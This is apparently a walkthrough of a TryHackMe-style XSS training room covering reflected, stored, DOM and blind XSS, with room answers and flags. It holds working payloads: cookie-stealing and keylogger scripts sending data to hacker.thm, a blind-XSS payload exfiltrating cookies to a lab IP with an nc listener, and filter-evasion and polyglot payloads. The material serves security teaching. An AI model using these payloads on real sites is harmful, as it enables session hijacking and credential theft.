Jr.Pen 7.3. XSS Introduction

Task 1 - Room Brief

Cross-Site Scripting, better known as XSS in the cybersecurity community, is classified as an injection attack where malicious JavaScript gets injected into a web application with the intention of being executed by other users. In this room, you'll learn about the different XSS types, how to create XSS payloads, how to modify your payloads to evade filters.

Task 2 - XSS Payloads

What is a payload?

The payload is the JavaScript code we wish to be executed on the targets computer. There are two parts to the payload, the intention and the modification. The intention is what you wish the JavaScript to actually do (which we'll cover with some examples below), and the modification is the changes to the code we need to make it execute as every scenario is different (more on this in the perfecting your payload task). Here are some examples of XSS intentions.

Proof Of Concept: This is the simplest of payloads where all you want to do is demonstrate that you can achieve XSS on a website. This is often done by causing an alert box to pop up on the page with a string of text, for example:

```
<script>alert('XSS');</script>
```

Session Stealing: Details of a user's session, such as login tokens, are often kept in cookies on the targets machine. The below JavaScript takes the target's cookie, base64 encodes the cookie to ensure successful transmission and then posts it to a website under the hacker's control to be logged. Once the hacker has these cookies, they can take over the target's session and be logged as that user.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

Key Logger: The below code acts as a key logger. This means anything you type on the webpage will be forwarded to a website under the hacker's control. This could be very damaging if the website the payload was installed on accepted user logins or credit card details.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key)
);}</script>
```

Business Logic: This payload is a lot more specific than the above examples. This would be about calling a particular network resource or a JavaScript function. For example, imagine a JavaScript function for changing the user's email address called `user.changeEmail()`. Your payload could look like this:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Now that the email address for the account has changed, the attacker may perform a reset password attack. The next four tasks are going to cover the different types of XSS Vulnerabilities, all requiring slightly different attack payloads and user interaction.

> Which document property could contain the user's session token?
> document.cookie

> Which JavaScript method is often used as a Proof Of Concept? alert

Task 3 - Reflected XSS

Reflected XSS happens when user-supplied data in an HTTP request is included in the webpage source without any validation.

Example: A website where if you enter incorrect input, an error message is displayed. The content of the error message gets taken from the error parameter in the query string and is built directly into the page source. he application doesn't check the contents of the **error** parameter, which allows the attacker to insert malicious code.

Potential Impact: The attacker could send links or embed them into an iframe on another website containing a JavaScript payload to potential victims getting them to execute code on their browser, potentially revealing session or customer information.

How to test for Reflected XSS: You'll need to test every possible point of entry; these include:

Parameters in the URL Query String
URL File Path
Sometimes HTTP Headers (although unlikely exploitable in practice)
Once you've found some data which is being reflected in the web application,

you'll then need to confirm that you can successfully run your JavaScript payload; your payload will be dependent on where in the application your code is reflected

> Where in an URL is a good place to test for reflected XSS? parameters

Task 4 - Stored XSS

Stored XSS: The XSS payload is stored on the web application (in a database, for example) and then gets run when other users visit the site or web page.

Example Scenario: A blog website that allows users to post comments. Unfortunately, these comments aren't checked for whether they contain JavaScript or filter out any malicious code. If we now post a comment containing JavaScript, this will be stored in the database, and every other user now visiting the article will have the JavaScript run in their browser.

Potential Impact: The malicious JavaScript could redirect users to another site, steal the user's session cookie, or perform other website actions while acting as the visiting user.

How to test for Stored XSS: You'll need to test every possible point of entry where it seems data is stored and then shown back in areas that other users have access to; a small example of these could be:

Comments on a blog
User profile information
Website Listings
Sometimes developers think limiting input values on the client-side is good enough protection, so changing values to something the web application wouldn't be expecting is a good source of discovering stored XSS, for example, an age field that is expecting an integer from a dropdown menu, but instead, you manually send the request rather than using the form allowing you to try malicious payloads.

> How are stored XSS payloads usually stored on a website? database

Task 5 - DOM Based XSS

What is the DOM?
DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the

document structure, style and content. A web page is a document, and this document can be either displayed in the browser window or as the HTML source.

Exploiting the DOM: DOM Based XSS is where the JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

Example Scenario: The website's JavaScript gets the contents from the window.location.hash parameter and then writes that onto the page in the currently being viewed section. The contents of the hash aren't checked for malicious code, allowing an attacker to inject JavaScript of their choosing onto the webpage.

Potential Impact: Crafted links could be sent to potential victims, redirecting them to another website or steal content from the page or the user's session.

How to test for Dom Based XSS: DOM Based XSS can be challenging to test for and requires a certain amount of knowledge of JavaScript to read the source code. You'd need to look for parts of the code that access certain variables that an attacker can have control over, such as "window.location.x" parameters.

When you've found those bits of code, you'd then need to see how they are handled and whether the values are ever written to the web page's DOM or passed to unsafe JavaScript methods such as eval().

> What unsafe JavaScript method is good to look for in source code? eval()

Task 6 - Blind XSS

Blind XSS is similar to a stored XSS in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or be able to test it against yourself first.

Example Scenario: A website has a contact form where you can message a member of staff. The message content doesn't get checked for any malicious code, which allows the attacker to enter anything they wish. These messages then get turned into support tickets which staff view on a private web portal.

Potential Impact: Using the correct payload, the attacker's JavaScript could make calls back to an attacker's website, revealing the staff portal URL, the staff member's cookies, and even the contents of the portal page that is being viewed.

Now the attacker could potentially hijack the staff member's session and have access to the private portal.

How to test for Blind XSS: When testing for Blind XSS vulnerabilities, you need to ensure your payload has a call back (usually an HTTP request). This way, you know if and when your code is being executed.

A popular tool for Blind XSS attacks is XSS Hunter Express. Although it's possible to make your own tool in JavaScript, this tool will automatically capture cookies, URLs, page contents and more.

> What tool can you use to test for Blind XSS? XSS Hunter Express

> What type of XSS is very similar to Blind XSS? Stored XSS

Task 7 - Perfecting your payload

> **Q1.** What is the flag you received from level six? THM{XSS_MASTER}

Explanation Go through the below steps.

- **Level-1** — enter only <script>alert('THM');</script>
- **Level-2** — "><script>alert('THM');</script>
- **Level-3** — </textarea><script>alert('THM');</script>
- **Level-4** — ';alert('THM');//
- **Level-5** — <sscriptcript>alert('THM');</sscriptcript>
- **Level-6** — /images/cat.jpg" onload="alert('THM');

After level-6 is completed, You will now see the flag below an image.

Polyglot Payloads (in XSS) Polyglots are specially crafted payloads that execute in multiple contexts (HTML, JavaScript, attributes, URLs, etc.) with a single input. They are designed to:

- Bypass filters
- Work in unknown injection points
- Execute across different parsing contexts

Few Example XSS Polyglot

- **HTML / SVG** — "><svg/onload=alert(1)>
- **HTML / SVG** — '><svg/onload=alert(1)>
- **JavaScript / HTML** — javascript:/*—></title></style></textarea></script></xmp><svg/onload=alert(1)>
- **HTML** — "><img src=x onerror=alert(1)>
- **HTML / JavaScript** — '></script><svg/onload=alert(1)>
- **HTML** — </textarea><svg/onload=alert(1)>
- **HTML** — "><body onload=alert(1)>
- **HTML / JavaScript** — '><iframe src=javascript:alert(1)>

Task 8 - Practical Example (Blind XSS)

> **Q1.** What is the value of the staff-session cookie? 4AB305E55955197693F01D6F8FD2D321

Explanation: Start the attack box. On this machine set up nc in listening mode on port 9001 with the following command

```
nc -nlvp 9001
```
COPY

On Target WebSite


- Visit the target website and create a user account.
- After logging in, go to the Support Tickets tab and create a ticket with subject **test** and content: `</textarea>test`.
- Open the ticket. If you see **test** displayed below the textarea, it indicates that you successfully escaped the HTML `<textarea>` element.
- Create another ticket with the content: `</textarea><script>alert('THM');</script>`.
- When you open the ticket, an alert box should appear, confirming XSS execution.
- Now create one more ticket with the actual payload shown below.

```
</textarea><script>fetch('http://10.48.85.47:9001?cookie=' + btoa(document.cookie));</script>
```

COPY

NOTE: You should use the IP of your attackbox.

Upon opening the ticket, you will receive the cookie in attack-box terminal as shown in image below. Copy the cookie and decode it using https://www.base64decode.org/ website, where you will get the session cookie.



Task 5 - DOM Based XSS